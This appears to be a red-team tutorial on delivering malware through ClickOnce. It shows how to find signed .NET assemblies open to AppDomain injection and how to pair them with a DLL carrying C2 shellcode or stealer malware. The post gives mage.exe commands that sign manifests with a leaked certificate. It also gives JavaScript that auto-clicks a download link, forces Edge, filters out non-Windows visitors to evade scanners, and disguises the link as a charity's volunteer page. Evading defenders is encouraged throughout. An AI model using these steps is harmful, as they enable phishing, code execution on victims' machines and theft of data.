Finding .net assemblies for abuse
Assembly Hunter will search for assemblies local on a system that could be abused.
https://github.com/0xthirteen/AssemblyHunter
ClickOnce Hunter will search the web for ClickOnce applications that could be abused.
https://github.com/zyn3rgy/ClickonceHunter
This ClickOnce Script can be used for pulling down all of the files for a particular application. (If you have tried this and failed - You know how convenient this script is…)
https://github.com/api0cradle/RedTeamScripts
At the time of this writing, hunting Windows SDKs are an excellent place to search for assemblies.
https://developer.microsoft.com/en-us/windows/downloads/windows-sdk/
A basic example of hunting assemblies can be seen below.
AssemblyHunter.exe path=C:\ recurse=true exeonly=true
From the output, a simple way to see if an assembly is abusable or not is the Application Manifest Identity. It can’t be present.
Identifying valid .net assemblies for abuse.
Valid Assembly
[+] Found assembly: C:\Users\josep\AppData\Local\Temp\hkgl3cao.fse\resources\app\ServiceHub\Services\Microsoft.VisualStudio.Setup.Service\VSIXAutoUpdate.exe [+] Cert Issuer Name: CN=Microsoft Code Signing PCA 2010, O=Microsoft Corporation, L=Redmond, S=Washington, C=US [+] Cert Subject Name: CN=Microsoft Corporation, O=Microsoft Corporation, L=Redmond, S=Washington, C=US [+] UAC settings: asInvoker [+] Assembly Manifest Identity: VSIXAutoUpdate, Version=17.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a, processorArchitecture=MSIL [-] No Application Manifest Identity
Invalid Assembly
[+] Found assembly: C:\Program Files\SteelSeries\GG\apps\sonar\SteelSeriesSonar.exe [+] Cert Issuer Name: CN=DigiCert Trusted G4 Code Signing RSA4096 SHA384 2021 CA1, O=“DigiCert, Inc.”, C=US [+] Cert Subject Name: CN=SteelSeries ApS, O=SteelSeries ApS, L=Copenhagen, C=DK, SERIALNUMBER=25923170, OID.2.5.4.15=Private Organization, OID.1.3.6.1.4.1.311.60.2.1.3=DK [-] No UAC settings [+] Assembly Manifest Identity: SteelSeriesSonar, Version=1.22.0.0, Culture=neutral, processorArchitecture=AMD64 [+] Application Manifest Identity : assemblyIdentity name=“SteelSeriesSoundStage.exe” version=“1.0.0.0” processorArchitecture=“amd64” type=“win32” >
Using the abusable .net assemblies with Payload Buffet’s App Domain Injection Capabilities:
For this example we will be using the assembly Microsoft.ServiceHub.Controller.exe
You will also need to have the exe.config file for the AppDomain Injection

You will also need the App Domain DLL from the Payload Buffet. It’s suggested to change the App Domain to delay signatures written by defenders. You also may want to change the MSGBOX depending on the ruse during initial access. The Payload Buffet Manifest with the AppDomain options below.

App Domain without ClickOnce
- Change the App Domain and DLL to fit Payload Buffet Options
Original:

You should now have the Assembly.dll, the abusable .net config file and the config file that will load the DLL and establish C2.

ClickOnce, Breach More:
First, we need to create the application manifest with Mage.exe that is inside the Windows SDK.
mage.exe -New Application -Processor msil -ToFile C:\Users\Public\clickonce\evil.exe.manifest -name "evil" -Version 1.0.0.0 -FromDirectory C:\Users\Public\clickonce\ -CertFile "C:\Users\Public\Leaked-Certs\leaked.pfx" -Password "blah"

Explanation of Switches

-New Application (specifies you are making a new application)

-Processor msil (This is the processor you are using, if you get errors, you may need to change this such as "manifest successfully signed. However, some errors were encountered.")

-ToFile (This is where you want your manifest to go, generally in the same directory as the Assembly, Config, and .net Assembly)

-name evil  (Name of your application)

-Version 1.0.0.0 (Version you are deploying. This is important for establishing persistence with ClickOnce)

-FromDirectory (This is the Directory with all files to include in the application)

-CertFile (This is the Certificate to use. The better the cert, the less warnings and pop ups.)

-Password (Certificate file password
Next, we need to create the Deployment Manifest that will create the actual .application file that’ll give you a shell.
mage.exe -New Deployment -Processor msil -Install false -ProviderUrl https://something-somethingCDN/evil.application -AppManifest C:\Users\Public\clickonce\evil.exe.manifest -ToFile C:\Users\Public\clickonce\evil.application -CertFile "C:\Users\Public\Leaked-Certs\leaked.pfx" -Password "blah"

-New Deployment (Specifies you are Deploying a new application)

-Processor msil (This is the processor you are using, if you get errors, you may need to change this such as "manifest successfully signed. However, some errors were encountered.")

-Install false (This will choose whether to actually install the application or not, you cannot choose false if you are wanting to use ClickOnce for persistence. Install true will also generate more files.)

-ProviderUrl (This is the CDN or Website that will host the ClickOnce Application)

-AppManifest (This is the location of the application manifest shown in the code block above)

-ToFile (This is where the final .application file will go and a user will need to click, generally in the same directory as all the other files mentioned in this process)


-CertFile (This is the Certificate to use. The better the cert, the less warnings and pop ups.)
Now you should have five files.
- Legitimate binary that is signed by Microsoft
- DLL From Payload Buffet that contains Shellcode for C2 or Stealer Malware
- EXE Configuration file that calls the Assembly DLL which executes code
- Manifest with information on the ClickOnce Application
- Application file (.application) which is the actual file ran that executes the shellcode

Hosting the ClickOnce Malware
When you host the ClickOnce Malware, you COULD give a victim a URL straight to the .application file…that also may look suspicious. How can we make this better?
Part 1 - Make the Download Link Function (dllink)
<script language='javascript'>

var url1 = 'https://MaliciousClickonce/clickme.html';
var prefix = 'microsoft-edge';

var dllink = document.getElementById('dllink');


if ( navigator.userAgent.match(/windows|win64|wow64/i) != null ) {
  if ( navigator.userAgent.match('Edg') != null ) {
    dllink.href = ( url1 );
  } else {
    dllink.href = ( prefix + ':' + url1  );
  }


}
else {
  dllink.href = 'javascript:alert("ERROR: Submissions can only be filled out on a Microsoft Windows computer.");';
}
Part 2 - Call the Download Link Function
</script>
<script language='JavaScript'>
dllink.click();
</script>
Part 3 - Add the Download Link Function to an a tag inside your HTML source code
Original
<a title="Volunteer" href="https://somewebsite.com/index.html">
Modified
<a title="Volunteer" href="https://www.yourunitedway.org/volunteer/" id="dllink">
This javascript also disallows non-windows computers from downloading and running the application, potentially evading scanners and Blue Teamers. All credits go to Rhino.
Demo Time
When a user goes to the site with the ClickOnce app, it is automagically clicked by the code above they will see the following.

Then the last click will be to actually run the application. Please keep in mind this is with a valid Authenticode cert. EV certs will not even have this second pop up, and will be trusted by default. Invalid and Self Signed certs will have extra clicks to go through and a big red X instead of the yellow caution sign.

Once the user Clicks run, code will be executed.